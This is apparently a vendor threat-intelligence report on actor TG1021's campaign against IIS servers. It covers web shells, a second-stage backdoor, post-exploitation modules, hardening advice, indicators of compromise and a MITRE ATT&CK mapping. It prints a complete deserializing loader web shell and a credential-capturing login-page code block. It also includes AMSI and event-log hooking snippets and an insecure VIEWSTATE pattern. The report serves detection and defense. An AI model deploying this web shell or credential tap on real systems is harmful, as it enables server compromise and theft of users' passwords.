On some occasions, TG1021 deployed a web shell on IIS servers for a short period of time. In most cases, these web shells were deleted shortly after they were dropped. The web shell functionality is almost identical to the Reflective Loader DLL, as it used to load binaries and initialize a malware instance from within it, using an almost identical decryption and decoding mechanism:

1. The first 2 bytes are used in the decryption process as XOR keys.
2. Bytes 2-32 represent an array of strings later used for invocation, separated by “|”.
3. All bytes starting from 32 are the malicious binary payload.

```
<%@ Page Language="C#" Debug="true" validateRequest="false"%>
<%@ Import Namespace="System.Reflection" %>
<%@ Import Namespace="System.IO" %>

<%
string key = "_CAPCACHE_";
if (Cache[key] == null)
{
    if (Request.ContentLength > 4096)
    {
        try
        {
            byte[] Read = new byte[Request.ContentLength];
            Request.InputStream.Read(Read, 0, Read.Length);

            for (int i = 2; i < Read.Length; i+=2)
            {
                Read[i] ^= (byte)((i + Read[0]) % 0xFF);
                Read[i] ^= (byte)((i + Read[1]) % 0xFF);
            }

            string[] keys = Encoding.ASCII.GetString(Read, 2, 30).Split(new char[] { '|' });
            Cache[key + key] = keys[0];
            var stream = new MemoryStream(Read, 32, Read.Length - 32);
            var formatter = new System.Runtime.Serialization.Formatters.Binary.BinaryFormatter();
            var graph = (Delegate)formatter.Deserialize(stream);

            ((Assembly)graph.DynamicInvoke(new string[1])).CreateInstance(keys[1]);
            Response.End();
        } catch {}
    }
    Response.Redirect("/");
}
else
{
    if (Cache[key].ToString() == string.Empty)
    {
        Response.Redirect("/");
    }
}
%>
```

***Figure 12**: The NodeIISWeb Loader & Controller web shell*

The first object in the string array "keys" is placed in the web application HTTP cache under the value "_CAPCACHE__CAPCACHE_". When the *NodeIISWeb* malware instance is initialized without arguments, it looks for the value stored in this key to be used as the "HOOK_KEY".

```
public IISNode()
{
    if (HttpContext.Current != null)
    {
        string text = "_CAPCACHE_";
        if (HttpContext.Current.Cache[text] == null)
        {
            string text2 = text + text;
            if (HttpContext.Current.Cache[text2] != null)
            {
                object obj = HttpContext.Current.Cache[text2 + "Zoom"];
                HttpContext.Current.Cache[text] = new IISNode(HttpContext.Current.Cache[text2].ToString(), obj != null && obj.ToString().StartsWith("1"));
            }
        }
    }
}
```

***Figure 13**: The IISNode class constructor*

After initialization, a pointer to the malware instance is saved in the web application HTTP cache under the key "_CAPCACHE_". When the attacker revisits the specific webpage, the object's "ToString" method is invoked which in turn initiates the C2 logic of the malware. Without knowing what object is stored in the cache under the key "_CAPCACHE_", it might seem as a legitimate comparison between two string objects, when really the "ToString"

method triggers the malware commands.

In a few cases the threat actor placed the controller in specific locations leveraging default IIS webpage naming. The threat actor would locate a directory in the web application that did not contain a default webpage file and place the controller in that directory using one of the default document namings. When the threat actor would request the directory via HTTP without requesting a specific resource, the IIS server would serve the first resource matching one of the default values.

```
<defaultDocument enabled="true">
    <files>
        <add value="Default.htm" />
        <add value="Default.asp" />
        <add value="index.htm" />
        <add value="index.html" />
        <add value="iisstart.htm" />
        <add value="default.aspx" />
    </files>
</defaultDocument>
```

***Figure 14**: Default IIS configuration for "defaultDocument" files*

Second Stage Malware - ExtDLL.dll

The threat actor uses a generic Windows-based malware for operating on compromised Windows machines as a second stage for the *NodeIISWeb* malware. The backdoor uses a passive C2 channel, listening for incoming TCP connections, minimizing network traffic when it is not in use. The tool provides backdoor functionality, allowing the threat actor to perform various actions on the affected host, for example:

- File and directory manipulation (read, write, delete, copy, move)
- System information gathering
- Dynamic DLL loading and execution
- Code injection, token manipulation and additional common attack technique functionalities

The malware also holds defense tampering capabilities to hide its activities by applying inline hooks on specific security related functions on all the process' threads:

1. AV scanning functions – The malware hooks the functions "AmsiScanBuffer" and "AmsiScanString" from the "Amsi.dll" library with a simple function which returns AMSI_RESULT_CLEAN.
2. Event log reporting functions – The malware hooks the functions "ReportEventW" and "EventWriteTransfer" from the "Advapi32.dll" library with a simple function which returns 1 (any non-zero value is considered as conformation that the event was written). By doing so the malware disables the capability of event logging from the affected process.
3. .NET code trust checks – The malware hooks the functions "WldpQueryDynamicCodeTrust" and "WldpIsClassInApprovedList" functions from the "Wldp.dll" library. The purpose of those hooks is to bypass Device Guard policy and execute malicious .NET code in memory. The hook leads to yet another simple function returning S_OK value.
4. PowerShell related registry keys actions – The malware hooks the function "RegOpenKeyExW" from "Advapi32.dll". Any subkey under or including "Software\policies\microsoft\Windows\Powershell" will return an ERROR_FILE_NOT_FOUND error.

```
if ( !Func )
{
  loaded_module_var = GetProcAddress(hModule, "AmsiScanBuffer");
  Func = loaded_module_var;
}
if ( !scan_string_ptr )
{
  scan_string_ptr = GetProcAddress(hModule, "AmsiScanString");
  loaded_module_var = Func;
}
```

```
if ( !targetFunc )
{
  loaded_module_var = GetProcAddress(loaded_module, "WldpQueryDynamicCodeTrust");
  targetFunc = loaded_module_var;
}
if ( !qword_7FFB66F04D88 )
{
  qword_7FFB66F04D88 = GetProcAddress(loaded_module, "WldpIsClassInApprovedList");
  loaded_module_var = targetFunc;
}
```

***Figure 15**: Hooking of Anti-Virus and .NET Device Guard functions*

Although it seems that the malware performs the hooking only on the current injected process, it holds the capability to perform this behavior on other user-land processes.

Additional Modules

The threat actor leveraged the *NodeIISWeb* and ExtDLL.dll malware to execute other modules, containing additional capabilities. These modules are .NET modules, which were obfuscated using Confuser.Core 1.4.1 (build 5d92e25e43).

PSRunner.dll

"PSRunner.dll" provides the threat actor with the ability to run PowerShell script-blocks on a host without spawning a PowerShell process and manage incoming PowerShell payloads. Some of the functionality of the module resembles the functionality of an open-source tool named "UnmanagedPowerShell"[3], which enables execution of PowerShell script blocks from an unmanaged process. A snippet from PSRunner code is shown below.

```
public PSRunner(string RunsapceName)
{
    this._RunsapceName = RunsapceName;
    this.host = new CustomPSHost();
    InitialSessionState initialSessionState = InitialSessionState.CreateDefault();
    initialSessionState.AuthorizationManager = (AuthorizationManager)null;
    this.runspace = RunspaceFactory.CreateRunspace((PSHost)this.host, initialSessionState);
    this.runspace.ThreadOptions = PSThreadOptions.ReuseThread;
    this.runspace.Open();
}

public static byte[] Invoke(byte[] z, byte[] InBytes, long _)
{
    try
    {
        PSRunner.PSRunner psRunner = (PSRunner.PSRunner)null;
        switch (InBytes[0])
        {
            case 0:
                return PSRunner.PSRunner.WriteOut((byte)0, PSRunner.PSRunner.GetTasks());
            case 1:
                bool OutNull = (int)InBytes[1] == 0;
                int Offset = 2;
                string ustring = PSRunner.PSRunner.GetUString(InBytes, ref Offset);
                int int32 = BitConverter.ToInt32(InBytes, Offset);
                string Commnad = Encoding.UTF8.GetString(InBytes, Offset + 4, InBytes.Length - Offset - 4);
                lock (PSRunner.PSRunner.RSLock)
```

***Figure 16**: A snippet of code from PSRunner.dll*

Forward.dll

"Forward.dll" enables the threat actor to forward HTTP traffic to a remote host based on a given set of parameters. The DLL's functionality is also implemented in the *NodeIISWeb* malware and replicates its traffic forwarding capabilities. The traffic forwarding is done by processing an XML formatted string containing instructions, and by assembling a request with the given parameters – see **Traffic Forwarding** for the full list of parameter options.

[3] https://github.com/leechristensen/UnmanagedPowerShell

```
if (documentElement.HasAttribute("IM") && long.TryParse(documentElement.GetAttribute("IM"), out result1))
    impersonationContext = WindowsIdentity.Impersonate(new IntPtr(result1));
HttpWebRequest httpWebRequest = WebRequest.Create(lower) as HttpWebRequest;
httpWebRequest.Accept = "text/html, application/xhtml+xml, image/jxr, */*";
httpWebRequest.Headers.Add("Accept-Language: en-US");
httpWebRequest.AllowAutoRedirect = false;
httpWebRequest.AutomaticDecompression = DecompressionMethods.GZip | DecompressionMethods.Deflate;
httpWebRequest.UseDefaultCredentials = true;
httpWebRequest.KeepAlive = false;
int result2;
if (documentElement.HasAttribute("TO") && int.TryParse(documentElement.GetAttribute("TO"), out result2))
    httpWebRequest.Timeout = result2;
httpWebRequest.UserAgent = !documentElement.HasAttribute("UA") ? "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko" : documentElement.GetAttribute("UA");
if (documentElement.HasAttribute("AT"))
{
    NetworkCredential networkCredential = new NetworkCredential(documentElement.GetAttribute("AU"), documentElement.GetAttribute("AP"));
    if (documentElement.HasAttribute("AD"))
        networkCredential.Domain = documentElement.GetAttribute("AD");
    httpWebRequest.Credentials = (ICredentials)networkCredential;
}
if (documentElement.HasAttribute("PX"))
{
    WebProxy webProxy = new WebProxy(documentElement.GetAttribute("AD"));
    if (documentElement.HasAttribute("PU"))
    {
        NetworkCredential networkCredential = new NetworkCredential(documentElement.GetAttribute("PU"), documentElement.GetAttribute("PP"));
        if (documentElement.HasAttribute("PD"))
            networkCredential.Domain = documentElement.GetAttribute("PD");
        webProxy.Credentials = (ICredentials)networkCredential;
    }
    httpWebRequest.Proxy = (IWebProxy)webProxy;
}
```

***Figure 17**: A snippet of code from Forward.dll*

PotatoEx.dll

"PotatoEx.dll" is a custom version of the Potato family tools, which is a common local privilege Escalation (PE) tool. Consistent with the other tools in the threat actor's arsenal, this is a .NET version of the Potato family, which also has implementations of additional open-source tools such as "PingCastle" – also seen in "BadPotato".

E.dll

"E.dll" is a lightweight .NET payload used by the threat actor to verify whether an exploit had successfully executed on a target IIS server. A successful exploit with "E.dll" as a payload would result in a HTTP response containing custom fabricated headers, cookies, and content.

The name "E.dll" has a direct connection the "YSoSerial.Net" open-source tool used to generate payloads that exploit insecure .NET object deserialization. During preparation of payloads using "YSoSerial.Net", the deserialization gadget searches for "e.dll" as the payload for the operation.

Post-exploitation Activities

The threat actor utilized the access provided using the IIS to conduct additional activity, including credential harvesting, reconnaissance, and lateral movement.

Credential harvesting

The threat actor modified login webpages to record credentials and save them to a file in clear text format. The modification is a short-embedded code-block at the beginning of the webpage file with a simple try-catch phrase code:

```
<%
    try {
        if (Request.Form["UserName"] != null && Request.Form["Password"] != null) {
            System.IO.File.AppendAllText(Server.MapPath("<--- output path (redacted) --->"),
                string.Format("{0}:{1}\n", Request.Form["UserName"], Request.Form["Password"]));
        }
    }catch{}
%>
```

***Figure 18**: Credential tap code block modification*

The short piece of code checks the "UserName" and "Password" attributes in a post-back form and if both are not empty, they are stored in clear text to the designated output path. Once users would login to the website, credentials would be stored there and the threat actor could easily access the file by browsing the relevant path. The name of the output file chosen by TG1021 would resemble a native file in an existing directory with a different extension in order to blend in with legitimate requests to the server.

Reconnaissance

As in many other cases, the threat actor used publicly available offensive security tools (OST) in order to perform reconnaissance. For example, "SharpHound" was used to scan and map targets by loading it directly to infected machines memory without writing the binary on the disk. Quickly after the execution, the threat actor retrieved the output files and deleted them. In addition, "PowerSploit" was loaded and executed using the same technique.

Lateral Movement

After establishing foothold on an external IIS server, the threat actor access shared folders on internal web servers over SMB using compromised domain credentials. On several occasions the threat actor dropped the *NodeIISWeb* web shell loader via SMB to compromise additional servers.

Additionally, the threat actor utilized the exploits mentioned above to move laterally between IIS servers.

Similarities to the Copy-Paste threat actor

The Tactics, Techniques and Procedures (TTPs) used by TG1021, bare various similarities to those of "Copy-Paste Compromises" actor described by the Australian Cyber Security Centre (ACSC). The advisory, published in June 2020, details the TTPs of a sophisticated state-sponsored actor targeting Australian public and private sector organizations.

Much like TG1021, the threat actor described in the advisory utilizes a variety of deserialization exploits and specifically the Telerik UI vulnerabilities and VIEWSTATE handling in Microsoft IIS servers. There are major overlaps in the toolsets used by both actors, such as the usage of JScript payloads, Potato family malware and "Confuser" for obfuscation. The "PowerHunter" malware described in the advisory provides extremely unique functionality, high similar to "ExtDLL.dll" described in this report.

It is important to note the activity described in the advisory is wider and consists of additional tactics, techniques and procedures that were not observed in the activities analyzed by Sygnia.

Defending Against TG1021 Attacks

As a volatile threat actor, defending against TG1021 attacks is a tough task. We recommend the following:

1. Patching .NET deserialization vulnerabilities
2. Searching for known indicators of compromise
3. Scanning internet facing IIS servers with a set of Yara rules designed to detect the tools discussed in this paper

4. Actively hunt for suspicious activity on internet-facing IIS environments

Sealing .NET Deserialization Exploits & Best Practices

1. Telerik Version Update –

   If you are running a .NET web application that uses Telerik UI for ASP.NET AJAX, make sure to use the newest version that is not vulnerable to known CVEs.

2. Enforce VIEWSTATE MAC validation and Rotate Machine Keys Routinely –

   VIEWSTATE deserialization attacks can easily lead to a network compromise due to a small misconfiguration. Version 4.5 of .NET enforces the relevant security measures of validating VIEWSTATE messages before attempting deserialization. Make sure the following configurations are in place:

   - Ensure the "enableViewStateMac" variable in the IIS configuration is set to **True**.
   - Ensure the "aspnet:AllowInsecureDeserialization" variable in the IIS configuration is set to **False**.
   - Ensure the registry key "AspNetEnforceViewStateMac" under the path "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\<Version>" is set to **1**.

   In addition to these security measures, encryption and validation keys should be handled with care as sensitive credentials. If possible, use auto-generated keys, otherwise routinely rotate the machine keys on your IIS servers to make sure you would not be susceptible to attacks where keys were stolen or leaked.

3. Validate any usage of VSTATE in .NET applications –

If any of the .NET web applications running in your environment use the compressed version of VIEWSTATE (whether homebrew or a third-party application), validate the implementation is done securely. Search for the following piece of code in your applications, and make sure they are replaced:

```
protected override object LoadPageStateFromPersistenceMedium()
{
    var viewState = Request.Form["__VSTATE"];
    var bytes = Convert.FromBase64String(viewState);
    bytes = Utilities.Decompress(bytes);
    var formatter = new LosFormatter();
    return formatter.Deserialize(Convert.ToBase64String(bytes));
}
```

***Figure 19**: Insecure implementation of compressed VIEWSTATE*

4. Secure ASP.NET session DB –

   If ASP.NET session state is used by your web applications make sure access to the database can only be done from legitimate network locations. Separate session state MSSQL databases between different IIS servers / web applications as much as possible or create different SQL users with proper minimal CRUD permissions.

5. Block any unnecessary communications from IIS servers –

   Your IIS servers should only generate traffic matching the set of known rules, limit and block these activities to the minimum possible.

6. Configure a suitable application pool identity to run the web application –

   Make sure your .NET web applications are running with a designated application pool identity with the lowest privileges possible. This would create an additional obstacle for TG1021.

Indicators of Compromise

Files

- Default.aspx (Loader web shell)
  - f69d32157189945fa2bf47a690a8bd62
  - 4f10e10050d3da0b369f6636ede18a418ecab3a0
  - ea463bf8e502d0ff68736afa3dcbb59c969a6dc5776c0d7d10bb282ec3b62282
- NodeIISWeb.dll
  - de19ea6e9cdf2ac5d22a00d24898532d
  - 0786eb857c20dedb578e181cafba81ef0a097205
  - 562cfbab3c6c4daf3a7f81412c77d5b70402c48aed3f49066cb758742b068afd
- PSRunner.dll (Memory Resident)
  - c8d12b90e9efd04a2c523efaef3d01d4
  - abd78cf430d91d07387e7305be6523249af38caa
  - 88cb332eb82f3c086eaa33607a173cf6410bff0b9a21d6692225ffb9bbe877c6
- PotatoEx.dll (Memory Resident)
  - 92fd2e7d4dfced8c635fbcb54bb651b9
  - be6648ada0074cb76b5da7854c37cb784c52f989
  - 4a41a1b8adf426959ece8ebed0fccdcd5db1124eb0686c2f590b3b93392429e6
- ExtDLL.dll (Memory Resident)
  - 6322a2a4b5dd34ecff3af22c4fac94cf
  - 5679ada30e9cdbdfe62a05448d76e7034489945a
  - 40b1bc34ecaddc7f08ca6399cb2a07520a7203394aa3accb1bb7d94aa21b35d6
- WebTunnel.dll (Memory Resident)
  - 3a0f85d811916f66371b9a994472667c
  - ba251c5f2884e2535a2178509b9065a9be969965
  - 0d6dec29075584af62801306913430c1733882955eedcd9e9a4916b2dae4d457
- AssemblyManager.dll (Memory Resident)
  - 0bd1d822710ca4cd8612cfcd78a12155
  - 94df55b21bbd7bb82ab269d7840a3188003e5d35
  - e1f3763092aa779fd291afe9aa18866658966332b13caa57d34d294120e1f608
- ReflectiveLoadForms.dll
  - 9d705f6333fc8cb3e75dde04e7a71ca4
  - cb84313a708723268a0608929887ad16fcf83a26
  - 01e33b20366589b19f66ffdd560538e83fe1a63cab7f29e0a6754bcbb49ec7bb

Additional IOCs

- Malicious HTTP Identifiers:
  - User agent hard-coded in the tools – "Mozilla/5.0+(Windows+NT+10.0;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko"
  - HTTP parameter and cookie – "AESKey"
  - HTTP parameter – "__VSTATEGENERATOR"

MITRE ATT&CK Breakdown

1. Reconnaissance
    I. T1595.002 - Active Scanning: Vulnerability Scanning
    II. T1592 – Gather Victim Host Information
    III. T1590 – Gather Victim Network Information
2. Resource Development
    I. T1587.001 - Develop Capabilities: Malware
    II. T1587.004 - Develop Capabilities: Exploits
3. Initial Access
    I. T1190 - Exploit Public-Facing Application
4. Execution
    I. T1059.001 - Command and Scripting Interpreter: PowerShell
    II. T1059.007 - Command and Scripting Interpreter: JavaScript/JScript
5. Persistence
    I. T1505.003 – Web Shell
6. Privilege Escalation
    I. T1055.001 - Process Injection: Dynamic-link Library Injection
    II. T1055.001 - Process Injection: Dynamic-link Library Injection
    III. T1068 – Exploitation for Privilege Escalation
7. Defense Evasion
    I. T1036.005 - Masquerading: Match Legitimate Name or Location
    II. T1036.005 - Masquerading: Match Legitimate Name or Location
    III. T1140 - Deobfuscate/Decode Files or Information
    IV. T1070.004 - Indicator Removal on Host: File Deletion
    V. T1134.001 - Access Token Manipulation: Token Impersonation/Theft
    VI. T1562.002 - Impair Defenses: Disable Windows Event Logging
    VII. T1078.002 – Domain Accounts
    VIII. T1027.002 – Software Packing
8. Credential Access
    I. T1056.003 - Input Capture: Web Portal Capture
9. Discovery
    I. T1135 - Network Share Discovery
    II. T1083 - File and Directory Discovery

10. Lateral Movement

I. T1550.004 - Use Alternate Authentication Material: Web Session Cookie

II. T1021.002 - Remote Services: SMB/Windows Admin Shares

III. T1210 - Exploitation of Remote Services

IV. T1570 - Lateral Tool Transfer

11. Collection

I. T1005 - Data from Local System

12. Command and Control

I. T1071.001 - Application Layer Protocol: Web Protocols

II. T1001 – Data Obfuscation

III. T1090.001 – Internal Proxy

IV. T1132.001 - Data Encoding: Standard Encoding

V. T1573.001 - Encrypted Channel: Symmetric Cryptography

VI. T1572 - Protocol Tunneling